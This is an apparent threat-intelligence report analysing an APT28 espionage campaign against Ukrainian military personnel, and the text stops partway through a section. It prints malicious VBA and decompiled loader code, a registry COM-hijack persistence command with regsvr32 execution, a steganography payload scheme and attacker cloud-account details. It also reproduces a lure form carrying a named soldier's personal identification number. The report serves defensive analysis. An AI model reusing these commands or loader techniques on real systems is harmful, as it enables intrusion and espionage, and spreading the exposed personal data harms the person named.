APT28 Operation Phantom Net Voxel

By Amaury G., Charles M. and Sekoia TDR

Published: 2025-09-16 · Archived: 2026-04-05 21:45:37 UTC

This post was originally distributed as a private FLINT report to our customers on 12 August 2025.

Table of contents

Introduction

Sekoia.io's Threat Detection and Response (TDR) team closely monitors APT28 as one of its highest-priority threat actors. In early 2025 a trusted partner provided **two previously unseen malware samples attributed to APT28**. These samples did not correspond to any publicly documented infection chain at the time, so we began to take a closer look. A few months later, on 21 June 2025, CERT-UA published a report on the BeardShell and Covenant framework, attributing them to APT28. By analysing the samples, we established that the partner's samples and those described by CERT-UA were identical. By correlating CERT-UA's findings with our own, **we uncovered additional weaponized Office documents** and subtle techniques that have not yet been documented publicly.

Known by no fewer than 28 aliases – among them Sofacy, Fancy Bear, BlueDelta, Forest Blizzard and TAG-110 – **APT28** is identified by intelligence services as operated by Russia's General Staff Main Intelligence Directorate (GRU), specifically the 85th Main Special Service Centre (GTsSS) of Military Unit 26165.

Throughout 2025, this intrusion set has drawn attention across the cybersecurity community by being the subject of multiple reports including a joint advisory of 21 international partners or a report of the French ANSSI. In January 2025, we shared our findings on the **Double-Tap campaign,** a Russia-nexus APT operation potentially linked to APT28 that targeted diplomatic channels in Central Asia and Kazakhstan for cyber espionage. This campaign remains active and has shifted its operations to targets in Tajikistan, as noted by Recorded Future in May 2025, although a conclusive attribution between UAC-0063 and APT28 has yet to be established.

This report presents our current insights and serves to complement CERT-UA's analysis of the new techniques deployed by APT28 in this new campaign based on our own investigation.

Infection chain overview

Combining CERT-UA's findings with our own analysis, the following figure presents an overview of the infection chain.



Figure 1 – Overall infection chain

As documented by CERT-UA, the infection chain begins with the Office document being delivered via a private Signal chat.



Figure 2 – Preview of Signal conversation (source: CERT-UA)

These exchanges exemplify a spearphishing campaign in which a user, posing as a colleague or superior, urges the recipient to open and complete the malicious Office document. By invoking compensation decisions and threatening legal action, the sender creates a false sense of urgency, manipulating the target with references to penalties and prompts to liaise with higher-level management for further details.

Why using Signal Desktop?

We were surprised by the use of Signal as an infection vector by APT28. However, after conducting several tests and reviewing the Signal Desktop source code, we discovered that Signal Desktop does not implement the MOTW security mechanism.

MOTW (Mark of the Web) is a Windows security feature based on NTFS Alternate Data Streams (ADS), designed to prevent the easy execution of files originating from the Internet. Since Signal does not apply MOTW, macros embedded in received documents are not blocked by Microsoft Office's security mechanisms—unlike documents downloaded from the web or received through email clients such as Outlook.

The document retrieved by the victim embeds multiple malicious macros: a primary routine plus several auxiliary methods that together implement a user-level COM hijack to load a malicious DLL. Once loaded this DLL extracts a shellcode from a valid PNG file, `windows.png`, which loads a .NET assembly executable. This new executable corresponds to the `GruntHTTPStager` component of the **Covenant framework**. Its primary function is to establish an API-driven channel to the Koofr cloud infrastructure and await some additional payloads.

According to CERT-UA, this first first part of the infection chain leads to the download of two files, `sample-03.wav` and `PlaySndSrv.dll`. We were unable to retrieve these samples and therefore could not analyse them. `PlaySndSrv.dll` is reported to decrypt and extract a second-stage payload from `sample-03.wav`, named **BeardShell**. This C++ malware uses the icedrive cloud-storage service as its command and control channel to receive and execute PowerShell commands.

In the following section of this report, we will **analyze in detail the various stages of the infection chain**. We will also describe SlimAgent, a spyware that CERT-UA observed on the same infected server as BeardShell even if they cannot confirm a direct link between it and this infection chain. The only part not covered by our analysis is related to the deployment of BeardShell (via the two files `sample-03.wav` and `PlaySndSrv.dll`).

Technical analysis

Lure documents analysis

In its report, CERT-UA identifies one malicious Word document dubbed Акт.doc which we have been unable to obtain. From our previous investigation, we obtained a total of eleven Office documents. Several of these share distinct similarities, while others appear incomplete and were likely used as test files during the weaponisation phase.

MD5sum	Filename
915179579ab7dc358c41ea99e4fcab52	Акт.doc
b6e3894c17fb05db754a61ac9a0e5925	tmsnrb41da2y867.tmp
66007a1ca6d07ebb4ed85bf82e79719d	[UNKNOWN]
608877a9e11101da53bce99b0effc75b	СЛУЖБОВА ХАРАКТЕРИСТИКА.doc
2632fa8fc67dd2fd5c5a6275465dcc95	tmsnrb41da2y867.tmp
0fbc2bf2f66fc72c521a9b8561bab1da	Акт_про_передачу_обладнання_в_експлуатацію_150425.doc
3b4ea6079ac9f154e0d4ec2cb6d05431	1a#U0410.doc
7de7febec6bed06c49efb4e2c3dd23e1	attachment.doc
7de7febec6bed06c49efb4e2c3dd23e1	zrazok-raport-matdopomoga-forma-dlya-zapovnennya-v3.doc
bbfb92161cb71825a16e49e2aa4d2750	lorem.doc
1498f1df4ca0e9cf23babe00cf34ed3d	lorem.doc

List of weaponized Office documents related to this infection chain

The analysis of spearphishing lure documents reveals a **consistent focus on Ukrainian military** administrative procedures. Among the documents, we identified forms for **military evaluation**, administrative procedure for requesting **medical compensation, personnel reports or military permission**, all typical of active-duty personnel under martial law conditions. These also include logistical records such as **drone delivery receipts** by a specialized unit. All those documents would plausibly be found in the internal workflow of brigade-level military administration. It suggests targeting of on-the-ground soldiers or personnel embedded within military HR, logistics, or command structures.

СЛУЖБОВА ХАРАКТЕРИСТИКА

Військове звання ***сержант***

Прізвище ***ЗЕЛЕНЧУКА*** ім'я ***Віталій*** По батькові ***Григорович***

Займана посада ***Розвідник-оператор 2 розвідувального відділення 2 розвідувального взводу розвідувальної роти***

Особистий номер (ідентифікаційний номер фізичної особи - платника податків та інших обов'язкових платежів) ***3522753939***

1. Текст службової характеристики

За час проходження служби військовослужбовець зарекомендував себе позитивно. До виконання службових обов'язків ставиться завжди відповідально. Легко справляється з дорученими завданнями, проявляє рузумну ініціативу. Ставиться до виконання службових обов'язків відповідально та з повагою до своїх керівників. Постійно працює над удосконаленням своїх знань.

На критику з боку командирів реагує адекватно, завжди робить належні висновки. Швидко пристосовується до нового колективу. Легко переносить інтенсивні навантаження, швидко віднолює сили.

У стройовому відношенні підготовлений добре, форму одягу носить охайно.

В колективі користується заслуженим авторитетом та повагою.

2. Висновок та рекомендації прямого начальника

Висновок ***Займана посада відповідає***

Рекомендації: ***Не потребує додаткового контролю***

Прямий начальник ***Командир розвідувальної роти***
військової частини А4076
мол. лейтенант Микола СЛАВІНСЬКИЙ-БОНДАРЧУК
(посада, військове звання, підпис, ініціали, прізвище)

" __ " грудня 2024 року

3. Рішення посадової особи, яка затверджує службову характеристику

Висновок ***Займана посада відповідає***

Рекомендації: ***Не потребує додаткового контролю***

Затверджую:
Тимчасовий виконуючий обов'язки командира військової частини А4076
майор ***Володимир ЛОСОВИЙ***
(посада, військове звання, підпис, ініціали, прізвище)

М.П.
" __ " грудня 2024 року

4. З характеристикою ознайомлений

Розвідник-оператор 2 розвідувального відділення 2 розвідувального взводу розвідувальної роти
сержант ***Віталій ЗЕЛЕНЧУК***
(посада, військове звання, прізвище, ініціали та підпис військовослужбовця)

" 17 " грудня 2024 року

(посада, військове звання, підпис, прізвище особи, яка заповнила копію характеристики)

Figure 3 – Preview of the document СЛУЖБОВА ХАРАКТЕРИСТИКА.doc before the macros are executed (which will make the document readable and correct in Ukrainian)

We assess that the prevalence of **injury-related** documentation may also suggest a potential targeting interest in identifying wounded personnel, their units, and associated chains of command – possibly to assess attrition, operational readiness, or psychological resilience within specific formations.

Additionally, **logistics documents** related to material transfers (observation or attack drones) could demonstrate efforts to trace equipment provisioning, identify supply chains, or anticipate the deployment of high-value systems in-theatre.

Given the consistent formatting, terminology, and use of official military nomenclature in Ukrainian, these documents are likely designed to appear credible to military administrative staff. They are highly likely used by Russian military intelligence to **gather cyber intelligence on frontline combatants**, possibly on specific units in the Ukrainian military theatre. This activity is coherent with GRU mandate and APT28's previous operations.

Infection – VBA Analysis

The infection begins with Visual Basic macros embedded in the Word documents. For this part, our analysis is based on macros extracted from `СЛУЖБОВА ХАРАКТЕРИСТИКА.doc` (MD5sum: `608877a9e11101da53bce99b0effc75b`).

```
 Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1
Option Explicit#If Win64 Or Win32 Then
    #If VBA7 Then
```

When run, these macros first verify that the host operating system is Windows and then detect whether the VBA environment is version 7 (Office 2010+) or an earlier release. Then, Windows API functions are declared. The format of these declarations depend on the VBA version:

```
 ‘ VBA6
Public Declare Function GetImageResolution Lib "kernel32" Alias "GetFileAttributesW" (ByVal lFN As Long) As Long

‘ VBA7
Public Declare PtrSafe Function GetImageResolution Lib "kernel32" Alias "GetFileAttributesW" (ByVal lFN As LongPtr) As Lor
```

The next steps of the macro are the following:

- Switches the document in Print Layout with the following command `ActiveDocument.ActiveWindow.View.Type = wdPrintView`
- Deobfuscates data by replacing character pairs

```
 Dim b() As Byte
ReDim b(1)

Dim bb() As Byte
ReDim bb(1)

bb(0) = 86
bb(1) = 4
b(0) = 250
b(1) = 8
With ActiveDocument.Content.Find
    .Execute FindText:=b, ReplaceWith:=bb, Replace:=wdReplaceAll, MatchCase:=msoTrue
End With
```

- Adds persistence by crafting this command and executing it using the CreateProcessW API `reg.exe add HKCU\Software\classes\CLSID\{2227A280-3AEA-1069-A2DE-08002B30309D}\InProcServer32 /d "C:\ProgramData\prnfldr.dll" /f`. The param `/reg:64` is added for x64 architecture.
- Calls the GetFileAttributesW function to check the existence of these two files
    - `%allusersprofile%/prnfldr.dll`

    - `%localappdata%/windows.png`
      If one of these files exists, the macro exits.
- Calls the `GetFileAttributesW` function on this directory `C:\Windows\Microsoft.NET\Framework\v4.0.30319` in order to verify that the `v4.0.30319` of the .NET Framework is installed on the host
- Drops `prnfldr.dll` and `windows.png`, flags them as hidden
- Executes the following command: `regsvr32.exe /n /i "C:\ProgramData\prnfldr.dll"`. The `/i` parameter results in calling the `DllInstall` function of the `prnfldr.dll` file.

At the end of this process, the macros has dropped two files on the filesystem: a library, `%allusersprofile%\prnfldr.dll` (*i.e* `C:\ProgramData\prnfldr.dll`), and a PNG file, `%localappdata%\windows.png` (*i.e* `C:\Users\<user>\AppData\Local\windows.png`).

Second stage DLL and steganography

The second stage of the infection chain we analyzed is the prnfldr.dll. In the CERT-UA report, this stage corresponds to the `ctec.dll` library deployed in the `%APPDATA%\microsoft\protect\` directory.

Upon initial access, `reg.exe` is used to add an `InProcServer32` registry key at `HKCU\Software\Classes\CLSID{2227A280-3AEA-1069-A2DE-08002B30309D}` pointing to `C:\ProgramData\prnfldr.dll`. This action registers a new COM server under the CLSID `{2227a280-3aea-1069-a2de-08002b30309d}` (also referred to as CLSID_Printers). Thereafter, at each user logon, explorer.exe automatically loads this server into its process space, causing the DLL's DllMain entry point to execute on every sign-in. To avoid waiting for a logoff and subsequent logon, the accompanying VBA macro immediately invokes `regsvr32.exe` with the `/i` switch, triggering the DLL's installation routine (`DllInstall`) solely to bypass any `DllMain` checks.

The `DllMain` routine begins by calling `GetModuleFileNameW`. If it detects that the hosting process is `regsvr32.exe`, it immediately returns and defers further actions to `DllInstall`. Otherwise, when the DLL is loaded as a COM server, it takes steps to preserve the genuine Printer COM server's functionality. First, it calls `LoadLibrary` with the exact path to the legitimate `prnfldr.dll`. Then, for each exported function, it calls `GetProcAddress` on that same `prnfldr.dll` to retrieve the authentic function address. In this way, the malicious DLL transparently proxies every original call, ensuring that all standard printing operations continue to work as expected.

```
// Decrypts %systemroot%\System32\prnfldr.dll
// (path of the legitimate prnfldr.dll)
decrypted_path = custom_decrypt__path_dll(v11, &u_path_dll);
if ( *&decrypted_path->capacity >= 8u )
  decrypted_path = decrypted_path->ptr_or_data;
// First call to have the size
nb_char = ExpandEnvironmentStringW(decrypted_path, 0, 0);
if...
// Allocates
u_expanded_path = operator new(saturated_mul(nb_char + 2, 2u));
path_dll = custom_decrypt__path_dll(v18, &u_path_dll);
if ( *&path_dll->capacity >= 8u )
  path_dll = path_dll->ptr_or_data;
// Get the path => C:\Windows\System32\prnfldr.dll
ExpandEnvironmentStringW(path_dll, u_expanded_path, nb_char);
if...
// We load the library
hReal_lib_prnfldr = LoadLibraryW(u_expanded_path);
j_j_free(u_expanded_path);
hLibModule = hReal_lib_prnfldr;
if ( !hReal_lib_prnfldr )
  return 0;
i = 0;
// We ensure that the exported functions (DllRegister, etc.) are
// forwarded to the legitimate implementations in the DLL located in %SystemRoot%\System32.
while ( 1 )
{
  legitimateAddrs.exported_function[i] = GetProcAddress(hLibModule, names.exported_function[i]);
  if ( ++i >= 4 )                       // iteration over the 4 functions :
                                        // "DllCanUnloadNow"/"DllGetClassObj"/...
    break;
  hLibModule = hReal_lib_prnfldr;
}
```

Figure 4 – Screenshot of the DllMain function of the prnfldr.dll malicious library

Thereafter, a new thread is spawned to load the next stage only when executing under the explorer.exe process.

```
u_explorer_exe = custom_decrypt(::u_explorer_exe, &ptr_or_data);
// If the current module is explorer.exe, we can start the thread
bContinueExecution = check_ModuleFileName_with_arg(u_explorer_exe);
if...
if ( bContinueExecution )
  CreateThread(0, 0, StartAddress, 0, 0, 0);
```

Figure 5 – Main thread creation

The `DecryptAndLoadNextStage` function deciphers the file path `%LocalAppData%\windows.png`. As with the other encrypted strings in this sample, it employs a basic single-byte XOR cipher, with the key prefixed to the data. The DLL then proceeds into an endless loop, performing the following actions:

- Creates a mutex named `msOfficeLocker__w`
- Loads the next stage from the `windows.png` file

The `windows.png` file is a valid PNG file that represents the windows background.

Figure 6 – Preview of a `windows.png` image that embeds a shellcode

In this PNG file, 4 bytes are used to represent each pixel (R-G-B and Transparency). The LSB (Least Significant Bit) of each value is used to create the next payload that is composed of:

- the size of the data + 20 (SHA1 size)
- the data
- the SHA1 of the data

The data is an AES-CBC encrypted blob that contains:

- the key (32 bytes)
- the encrypted content
- the IV (16 bytes)

Once decrypted, the data reveals shellcode that initiates the next phase of the infection chain. In one recovered document, the windows.png file is replaced by koala.png, yet the extracted payload in both cases remains identical.

Figure 7 – Preview of the `Koala.png` image that embeds a shellcode

Shellcode

The shellcode extracted from the PNG file is designed to load a new PE executable, identified as the HTTP Grunt Stager module of Covenant. Because this component is a .NET assembly, the shellcode must initialise the Common Language Runtime environment. It then invokes the following functions in sequence (non-exhaustive):

- `CLRCreateInstance` : Initiatilize the Common Language Runtime
- `ICLRMetaHost::GetRuntime` with `v4.0.30319` as parameter in order to load the v4.0.30319 of the .NET framework
- `ICorRuntimeHost::Start` to start the CLR
- `ICorRuntimeHost::CreateDomain` to create an AppDomain with the name `aXbpOzzF`

```
// Create CLRInstance
res = NtCurrentTeb()->NtTib.internal_struct->CLRCreateInstance(
        &CLSID_CLRMetaHost,
        &IID_ICLRMetaHost,
        &NtCurrentTeb()->NtTib.internal_struct->pCLRMetaHost);
if ( !res )
{
  // Get specific runtime
  res = NtCurrentTeb()->NtTib.internal_struct->pCLRMetaHost->vtbl->GetRuntime(
          NtCurrentTeb()->NtTib.internal_struct->pCLRMetaHost,
          L"v4.0.30319",
          &IID_ICLRRuntimeInfo,
          (LPVOID *)&NtCurrentTeb()->NtTib.internal_struct->pCLRRuntimeInfo);
  if ( !res )
  {
    res = NtCurrentTeb()->NtTib.internal_struct->pCLRRuntimeInfo->GetInterface(
            NtCurrentTeb()->NtTib.internal_struct->pCLRRuntimeInfo,
            &CLSID_CorRuntimeHost,
            &IID_ICorRuntimeHost,
            (void **)&NtCurrentTeb()->NtTib.internal_struct->pCorRuntimeHost);
    if ( !res )
    {
      // Start runtime
      NtCurrentTeb()->NtTib.internal_struct->pCorRuntimeHost->Start(NtCurrentTeb()->NtTib.internal_struct->pCorRuntimeHost);
      // Create AppDomain
      res = NtCurrentTeb()->NtTib.internal_struct->pCorRuntimeHost->CreateDomain(
              NtCurrentTeb()->NtTib.internal_struct->pCorRuntimeHost,
              L"aXbpOzzF",
              0,
              &NtCurrentTeb()->NtTib.internal_struct->pAppDomain);
```

Figure 8 – Shellcode – CLR Loading and starting

Next, the SafeArrayAccessData function is invoked to create an array intended to store the next stage.

```
// Get AppDomain
res = NtCurrentTeb()->NtTib.internal_struct->pAppDomain->QueryInterface(
        NtCurrentTeb()->NtTib.internal_struct->pAppDomain,
        &IID__AppDomain,
        &NtCurrentTeb()->NtTib.internal_struct->AppDomain);
if ( !res )
{
  SafeArrayBound = (SAFEARRAYBOUND *)&NtCurrentTeb()->NtTib.internal_struct->var.pRecInfo;
  // Set size of the array
  SafeArrayBound->cElements = 0xDC00;
  LOBYTE(SafeArrayBound[1].cElements) = 0;
  // Create SafeArray of size 0xDC00
  *(_QWORD *)&res = NtCurrentTeb()->NtTib.internal_struct->SafeArrayCreate(
                      VT_UI1,       // Unsigned char
                      1u,           // 1 Dimension array
                      (SAFEARRAYBOUND *)&NtCurrentTeb()->NtTib.internal_struct->var.pRecInfo);
  if ( res )
  {
    NtCurrentTeb()->NtTib.internal_struct->safeArray = *(SAFEARRAY **)&res;
    // Get Pointer to the array buffer
    res = NtCurrentTeb()->NtTib.internal_struct->SafeArrayAccessData(
            NtCurrentTeb()->NtTib.internal_struct->safeArray,
            (void **)&NtCurrentTeb()->NtTib.internal_struct->pArrayBuf);
    if ( !res )
    {
      // Copy the PE to the Array
      qmemcpy(*(void **)&NtCurrentTeb()->NtTib.internal_struct->pArrayBuf, &PEExe, 0xDC00u);
```

Figure 9 – Shellcode – Next stage copying

Afterwards, the array is loaded into the `AppDomain` via the `AppDomain->Load_3` function, and its entry point is obtained using the `_Assembly::get_EntryPoint` function.

```
res = NtCurrentTeb()->NtTib.internal_struct->AppDomain->Load_3(
        NtCurrentTeb()->NtTib.internal_struct->AppDomain,
        NtCurrentTeb()->NtTib.internal_struct->safeArray,
        &NtCurrentTeb()->NtTib.internal_struct->msCoreAssembly);
if ( !res )
{
  res = NtCurrentTeb()->NtTib.internal_struct->msCoreAssembly->get_EntryPoint(
          NtCurrentTeb()->NtTib.internal_struct->msCoreAssembly,
          &NtCurrentTeb()->NtTib.internal_struct->MethodInfo);
  if ( !res )
  {
    res = NtCurrentTeb()->NtTib.internal_struct->MethodInfo->GetParameters(
            NtCurrentTeb()->NtTib.internal_struct->MethodInfo,
            &NtCurrentTeb()->NtTib.internal_struct->parameters);
```

Figure 10 – Shellcode – Get entrypoint

Finally, the `_MethodInfo::Invoke_3` function is called to call the next stage entry point.

```
NtCurrentTeb()->NtTib.internal_struct->MethodInfo->Invoke_3(
  NtCurrentTeb()->NtTib.internal_struct->MethodInfo,
  &NtCurrentTeb()->NtTib.internal_struct->var,
  NtCurrentTeb()->NtTib.internal_struct->array,
  0);
```

Figure 11 – Shellcode – Invoke method

The loaded PE is obfuscated: its strings are encrypted using a ten-character XOR key, and all function and variable names are entirely randomized. According to CERT-UA, this PE forms part of the Covenant framework, serving as the HTTP Grunt Stager.

Covenant & Koofr interactions

Throughout this campaign, APT28 leveraged Covenant and its C2Bridge functionality to interact with the Koofr cloud infrastructure API, uploading files for reconnaissance and downloading additional payloads to extend the infection chain. It is worth noting that Koofr is a legitimate secure cloud-storage service that enables users to store, synchronize, and share data while aggregating multiple external cloud accounts into a single interface.

Based on our findings of all Office documents, we extracted the embedded credentials used by the customized COVENANT malware to interact with Koofr cloud infrastructure. We accessed the associated accounts, and analyzed their contents. This process uncovered two distinct accounts:

- `jakub B` registered with `jakub2233@tutamail[.]com` using the storage container ID `133bd1da-4d2b-454f-9029-87f46ab30ca7`
- `Alan Smith` registered with `Alan_Smith2304@outlook[.]com` using the storage container ID `90af1701-2aff-461d-b962-b32dec0f1a13`

In total, over the two storage volumes, we were able to find **115 files** spread across multiple folders.

We counted **42 unique partial GUIDs**, meaning there are probably 42 different compromised hosts, where the earlier file creation was on 3 December 2024. Please note that these compromised hosts may include those created by analysts within a sandbox environment.

The .NET executables appear to use randomized names, for example `xhdelebf.ntf.exe` or `3af3begb.0ak.exe`. The samples are a Gruntpayload from the Covenant framework usually used by red teamers to establish a C2 channel to exfiltrate command results and retrieve additional malicious modules, but with a twist. Within the Covenant framework, an attacker can implement a custom outbound command-and-control protocol by creating a C2Bridge and a BridgeListener

without editing any Covenant code. Here the attacker seems to have implemented a custom C2Bridge leveraging the Koofr API as a C2, relying entirely on file upload and download to the Koofr service for its communication.

The following section describes in detail the network exchanges we observed during the in-memory execution of Covenant.

Step 1

Upon in-memory execution it connects to a hardcoded Koofr account and verifies the existence of two directories, `Keeping` and `Tansfering`. If either folder is missing, the malware creates both.

Next, it retrieves a Covenant-provided identifier (the GUID of the compromised host), splits the string, and takes only the final segment to name a new parent directory. Inside that directory, it recreates the `Keeping` and `Tansfering` subfolders for subsequent file operations.



Figure 12 – Covenant & Koofr interaction – Directories creation

Step 2

Once the folder structure is established, Grunt uses hybrid encryption to perform a secure key exchange. The encryption process follows the same steps documented on this GitHub repository, but here all data flows through file uploads and downloads on the Koofr cloud storage.

This indicates APT28 most likely leverages a custom C2bridges to operate the Covenant's Grunt server-side component and to automate Koofr interactions.

Figure 13 – Covenant & Koofr interaction – Secure key exchange

Step 3

We managed to dump the AES session key during the execution of the implant which allowed us to decrypt the communications and have deeper insights on that part of the execution chain. After establishing the secure channel, the implant polls the Tansfering folder for new "modules" (which appear to be [Covenant "Tasks"](#)) using GET requests. Once a file appears in the `Tansfering` folder, the implant downloads that file, decrypts the `EncryptedMessage` field's value and loads it into memory.



Figure 14 – Covenant & Koofr interaction – Overall view of interactions

